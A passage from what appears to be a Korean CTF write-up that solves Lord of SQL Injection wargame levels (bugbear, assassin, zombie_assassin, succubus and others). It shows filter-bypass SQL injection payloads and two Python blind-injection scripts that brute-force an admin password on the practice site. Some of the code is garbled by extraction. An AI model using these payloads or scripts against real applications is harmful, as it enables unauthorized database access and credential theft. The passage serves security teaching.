
A screenshot of a web application interface. The top part shows a query input field with the text 'query : select id from prob_darkknight where id='guest' and pw="" and no=1 or ord(id)in(97)'. Below the input field, the result 'Hello admin' is displayed in a large, bold, black font.

```
query : select id from prob_darkknight where id='guest' and pw="" and no=1 or ord(id)in(97)
```

Hello admin

[그림 2-67] 다른 방식의 풀이 1

또한 !과 <>(같지 않음) 문자를 이용해 =과 동일한 효과를 낼 수 있으니 추가로 알아두자.

A screenshot of a web application interface. The top part shows a query input field with the text 'query : select id from prob_darkknight where id='guest' and pw="" and no=1||!(id<>"admin")#'. Below the input field, the result 'Hello admin' is displayed in a large, bold, black font.

```
query : select id from prob_darkknight where id='guest' and pw="" and no=1||!(id<>"admin")#
```

Hello admin

[그림 2-68] 다른 방식의 풀이 2

darknight 문제에서는 싱글쿼터를 필터링 하므로 더블쿼터로 비교하였다.

2.13 bugbear

문제 화면은 아래와 같다.

```
query : select id from prob_bugbear where id='guest' and pw='' and no=

<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/prob_|#.|#(##)/i', $_GET[no])) exit("No Hack ~~");
if(preg_match('/#'/i', $_GET[pw])) exit("HeHe");
if(preg_match('/#'|substr|ascii|=|or|and|_|like|0x/i', $_GET[no])) exit("HeHe");
$query = "select id from prob_bugbear where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_bugbear where id='admin' and pw='{$_GET[pw]}'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET[pw])) solve("bugbear");
highlight_file(__FILE__);
echo "<button onclick=#'location.href='./index.php'##>Back</button>";
?>
Back
```

[그림 2-69] bugbear 문제 화면

· 코드 설명

[darknight](#) 문제와 유사하게 get 인자로 넘어가는 pw 변수에는 쿼리 조작을 할 수 없게 '를 필터링 하고 있고, no 변수에는 아래와 같이 Blind SQL Injection을 방어하기 위한 필터링이 적용되어 있다.

필터링 문자	내용
'	문자열 입력 및 쿼터 단기를 방어하기 위한 필터링
substr	Blind SQL Injection 공격 시 문자열을 한글자 씩 자르는 함수 필터링
ascii	substr 결과를 숫자로 비교하기 위한 함수를 필터링
=	Blind SQL Injection 공격 시 문자열 비교를 위한 연산자 필터링
or,and	공격자의 조건 처리를 막기 위한 연산자 필터링
띄어쓰기	or, and, like 등에 사용하는 띄어쓰기 필터링
like	=을 우회하기 위한 like 문자 필터링
0x	hex 인코딩을 통한 값 비교 필터링

[표 2-9] bugbear 필터링

코드 확인 결과 \$_GET[pw] 변수가 아닌 \$_GET[no] 변수를 이용해 적절한 쿼리 변조를 하여 Blind SQL Injection을 수행해야 한다.

· 가설 및 테스트

본 문제에서는 ascii, ord, hex를 모두 필터링하기 때문에 bit 연산을 통한 문자열 조합을 하기 어렵다. 단순 대입을 이용해 문자열 추출을 시도해 보겠다.

가설 및 테스트 1: pw 길이 비교

in, 더블쿼터를 적절히 필터링 우회에 사용하며 length 함수를 사용하면 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_bugbear where id='guest' and pw="" and no=1||(id)in("admin")&&length(pw)in(8)
```

Hello admin

[그림 2-70] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 2: 문자열 추출

or 또는 && 연산자를 || 또는 &&로 변경, = 또는 like를 in으로 변경, 싱글쿼터를 더블쿼터로 변경, ascii 또는 ord 함수를 쓰지 않고 단순 대입을 적용하면 아래와 같은 방식으로 쿼리를 전송해 문자열 추출이 가능할 것이다.

```
...
no=1||(id)in("admin")&&mid(pw,1,1)in("!")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("a")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("z")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("0")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("9")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("A")
...
no=1||(id)in("admin")&&mid(pw,1,1)in("Z")
...
```

사용할 수 있는 문자열은 입력 가능한 문자인 영어, 숫자, 특수 문자가 있다.

· 파이썬 코드

가설 및 테스트에서 언급한 동작을 파이썬 코드로 구현하면 아래와 같다.


```
import urllib
import urllib2

def attack(count,s):
    p = urllib.urlencode({"no":"1| |(id)in(W"adminW")&&mid(pw,%d,1)in(W"%SW")" %(count,s)})
    d = urllib.urlencode({'init':'init'})
    h = {'Cookie':'PHPSESSID=70cs5qku8pj3tn06gmdde5uag4'}
    r = urllib2.Request(
        'http://los.whathell.kr/bugbear_19ebf8c8106a5323825b5dfa1b07ac1f.php?%s' %(p,d,h)
    )
    read = urllib2.urlopen(req).read()
    return read

f_str = "<br><h2>Hello"
print "password : ",

for i in range(8):
    for j in range(ord('~'),ord(' '),-1):
        result = attack((i+1), chr(j))
        if(result.find(f_str)) != -1:
            print chr(j),
            break
```

코드 실행 결과는 아래와 같다.



[그림 2-71] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 52dc3991를 pw 변수에 넣어 보자.


```
query : select id from prob_bugbear where id='guest' and pw='52dc3991' and no=
```

BUGBEAR Clear!

[그림 2-72] bugbear 풀이 완료

2.14 giant

문제 화면은 아래와 같다.



[그림 2-73] giant 문제 화면


· 코드 설명

공백 우회 문자 중 %20(띄어쓰기), %0a, %0d, %09가 필터링 되어 있으므로 /**/, %0b, %0c 중 아무거나 사용해서 우회하면 문제가 풀릴 것이다. 그러나 shit 변수에 입력하는 문자열의 길이가 1보다 클 경우 "No Hack ~_~"을 출력하며 종료한다. 즉 /**/ 과 같은 공백으로 치환되는 문자가 아닌 순수 공백 문자를 사용해야 함을 알 수 있다.

공백 우회 문자는 이미 [wolfman](#) 문제의 추가 지식 부분에서 다루었으므로 문제 풀이에 대한 설명은 생략한다.

· 풀이


%0b 혹은 %0c를 넣어 아래와 같이 문제를 풀이했다.



[그림 2-74] giant 풀이 완료

2.15 assassin

문제 화면은 아래와 같다.



[그림 2-75] assassin 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에 필터링이 적용되어 있으며 내용은 아래와 같다.

필터링 문자	내용
'	\$_GET[pw] 값을 닫아 추가 조건을 입력하지 못하게 필터링

[표 2-10] assassin 필터링

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_assassin where pw like '{$_GET[pw]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```

$result = @mysql_fetch_array(mysql_query($query));
if($result['id'] == 'admin') solve("assassin");
  
```

코드 확인 결과 쿼터를 쓸 수 없기 때문에 기존 문제 출제자가 의도한 조건을 거짓으로 표현하는 방법은 사용할 수 없을 것이다. 결국 입력 가능한 \$_GET[pw] 변수에 전달되는 값이 데이터베이스에 저장된 admin의 pw 값과 일치해야 함을 알 수 있다. 이 때 = 연산자가 아닌 like 명령을 쓴 점을 이용하면 문제가 풀릴 것을 알 수 있다.(%와 _를 사용하여 임의 문자 지정)

· 가설 및 테스트

문제 풀이 조건을 보면 공격자가 입력한 pw 값이 admin의 pw와 일부 일치(like 명령어 때문)해야 한다.

가설 및 테스트 1: like 함수를 통한 문자열 길이 추측

like 함수는 % 문자를 통해 임의 개수(0개 포함)의 글자 여부를 확인 할 수 있다. 또한 _ 문자를 통해 1개의 임의 문자를 확인 할 수 있다. 자세한 내용은 아래와 같다.

5글자	_____, %
a로 시작하는 5글자	a____, a%
a로 끝나는 5글자	____a, %a
2번째 글자가 a인 5글자	_a____, %a%

% 문자는 임의 개수(0개 포함)를 의미하므로 문자열 길이 추측에는 적절하지 않고 문자열의 길이 추측을 위해서는 _ 문자를 사용해야 할 것이다.

```
query : select id from prob_assassin where pw like '_____'
```

Hello guest

[그림 2-76] 문자열 길이 추측

테스트 결과 본 문제에서는 admin과 guest의 pw 개수가 같고 id 필드가 guest 인 레코드가 더 상위에 위치하고 있기 때문에 Hello guest 만 출력된다. admin의 pw 길이는 8글자이다.

가설 및 테스트 2: 문자열 추출 가능 효율성

첫 번째와 마지막 pw값의 경우 표현 가능한 문자를 차례대로 대입해야 하지만, 중간의 pw 값은 % 문자를 이용해 위치에 상관없이 pw에 사용되는 문자를 먼저 파악 후 자리를 맞추는 방법을 사용할 수 있다. 이는 매번 표현 가능한 문자 모두를 입력하는 방법보다 약간의 효율성을 가질 수 있을 것이다. 아래 그림은 pw의 첫 글자를 추출한 예이다.

```
query : select id from prob_assassin where pw like '9_____'
```

Hello guest

[그림 2-77] pw 첫 글자 추출

본 문제는 admin과 guest의 pw 값이 일부가 동일하다. 따라서 위와 같이 pw 첫 글자 추출 시 admin이 아닌 테이블에서 상위에 위치한 guest가 나오게 된다.

이후 guest에 사용되는 문자를 유추한 결과 아래와 같다.

select id from prob_assassin where pw like '%0%'
select id from prob_assassin where pw like '%1%'
select id from prob_assassin where pw like '%2%'
select id from prob_assassin where pw like '%d%'
select id from prob_assassin where pw like '%e%'
select id from prob_assassin where pw like '%f%'
select id from prob_assassin where pw like '%0' (마지막 문자)

아쉬운 점은 모두 다 쿼리 결과의 id 값이 admin이 아닌 guest 값을 반환 한다는 점이다. 즉, admin과 guest에서 사용하는 문자도 동일함을 유추할 수 있다. 또한, 문제 풀이를 위해서는 정확한 문자 위치를 맞춰야 함을 알 수 있다.

· 파이썬 코드

pw의 처음과 끝 문자를 고정으로 두고 중간에 사용되는 문자열을 조합하여 admin의 pw 값을 찾는 파이썬 코드는 아래와 같다.


```
import urllib
import urllib2
import itertools

str_l = ['0','1','2','d','e','f']
def attack(s):
    p = urllib.urlencode({"pw": "%s" % (s)})
    d = urllib.urlencode({'init': 'init'})
    h = {'Cookie': 'PHPSESSID=7em4r7qkru8qaktcco6s1suav2'}
    req = urllib2.Request(
        'http://los.whatell.kr/assassin_14a1fd552c61c60f034879e5d4171373.php?%s' % (p,d,h)
    )
    read = urllib2.urlopen(req).read()
    return read

f_str = "<br><h2>Hello admin"
print "password : ",

gen = list(itertools.permutations(str_l,6))
for i in range(len(gen)):
    s = str('9' + ''.join(gen[i])+'0')
    result = attack(s)
    if result.find(f_str) != -1:
        print s
        exit()
```

코드 실행 결과는 아래와 같다.



```
Run assassin
C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/LOS/assassin.py
password : 902efd10
Process finished with exit code 0
```

[그림 2-78] 파이썬 코드 실행 결과

해당 코드는 손으로 pw의 첫 문자, 마지막 문자, 중간에 사용되는 문자를 추출 후 조합하였지만 약간의 개선을 통해 처음부터 자동으로 문자열 추출 및 pw 획득도 가능함을 알아두자.

· 풀이

가설 및 테스트에서 획득한 암호를 pw 변수에 넣어 보자.

```
query : select id from prob_assassin where pw like '902efd10'
```

Hello admin

ASSASSIN Clear!

[그림 2-79] assassin 풀이 완료

· 다른 방식의 풀이

풀이에 사용한 방법과 같이 굳이 모든 문자를 추출하지 않아도 % 문자 혹은 _ 문자를 통해 일부만 맞춰도 아래와 같이 문제가 풀릴 수 있다는 것을 알아두자.

```
query : select id from prob_assassin where pw like '902%'
```


Hello admin

ASSASSIN Clear!

[그림 2-80] 다른 방식의 풀이

2.16 zombie_assassin

문제 화면은 아래와 같다.



[그림 2-81] zombie_assassin 문제 화면

· 코드 설명

get 인자로 넘어가는 id와 pw 변수에 문제 제작자가 의도한 SQL Injection 에 크게 벗어나는 공격을 방지하기 위한 필터링(prob, _, ., () 외 # 문자와 ereg 함수로 싱글쿼터())가 필터링 되어 있다. ereg 함수의 취약점은 이미 [troll](#) 문제에서 살펴 보았다.

코드는 특별한 것은 없으며 쿼리 결과를 참으로 만들어 id 값에 어떠한 값이라도 들어가면 문제가 풀릴 것을 알 수 있다.

· 가설 및 테스트


문제 풀이 조건을 보면 싱글쿼터 필터링을 우회 후 조건을 참으로 만들어 쿼리 결과의 id 값이 존재해야 한다.

가설 및 테스트 1: %00을 이용해 필터 우회

ereg 함수는 php 5.3 버전 이후에서 사용 시 %00까지만 문자열 검색을 한다. 이를 이용해 %00 문자를 입력 후 싱글쿼터를 입력하면 필터링을 우회하고 뒤에 공격자 임의의 쿼리를 수행할 수 있을 것이다. 또한 주석이 필터링 되어 있지 않기 때문에 pw 변수에 입력 없이 단지 아래와 같이 where 절 이하를 변조하면 될 것이다.

```
select id from prob_zombie_assassin where id='%00'||1#' and pw=""
```


이 때, guest 또는 admin과 같은 문자에 %00을 붙여 우회하는 방법도 생각할 수 있겠지만 이 미 [troll](#) 문제의 가설 2에서 확인한 바와 같이 이는 guest 또는 admin과 동일한 문자열이 되지 않기 때문에 아래와 같이 문제가 풀리지 않을 것이다.



[그림 2-82] 문자열 뒤에 %00 일 경우 확인

· 풀이


가설 1에서 생각한 쿼리를 id 변수에 넣어 보자.



[그림 2-83] zombie_assassin 풀이 완료

· 다른 방식의 풀이


계속 한 줄 주석인 #만 사용하였는데, 아래와 같이 #, 또는 --(이후 반드시 공백)을 필터링 할 경우 ;%00을 통해 주석이 아닌 쿼리 문을 종료하는 방법도 있으니 알아두자.



[그림 2-84] 다른 방식의 풀이

2.17 succubus

문제 화면은 아래와 같다.



[그림 2-85] succubus 문제 화면

· 코드 설명


[zombie_assassin](#) 문제와 다르게 W 문자에 대한 필터링을 해제하고 기존에 ereg 함수로 필터링 하던 싱글쿼터(')를 preg_match 함수를 이용해 필터링하고 있다. 본 문제는 발상의 전환만 있으면 충분히 풀이가 가능하다.

W문자를 싱글쿼터 앞에 붙이면 mysql 쿼리에서 닫힘 문자로 동작하지 않고 아래와 같이 싱글쿼터 문자 자체로 표현이 된다. 이후 or 연산자 및 참인 조건을 주면 문제가 풀릴 것이다.

select id from prob_succubus where id='W' and pw="	\$_GET[id] 입력 값: W
select id from prob_succubus where id='W' and pw="	id에 입력 되는 값: W' and pw=

· 풀이


가설 및 테스트에서 생각한 쿼리를 id 변수에 넣어 보자.



[그림 2-86] succubus 풀이 완료

2.18 nightmare

문제 화면은 아래와 같다.



[그림 2-87] nightmare 문제 화면


· 코드 설명

get 인자로 넘어가는 pw 변수에 기본 외 추가로 #와 -가 필터링 되어 있다. 또한 공격자의 입력 값의 길이가 6글자를 넘으면 안 되는 제약이 걸려 있다. 전송 쿼리는 아래와 같다.

```
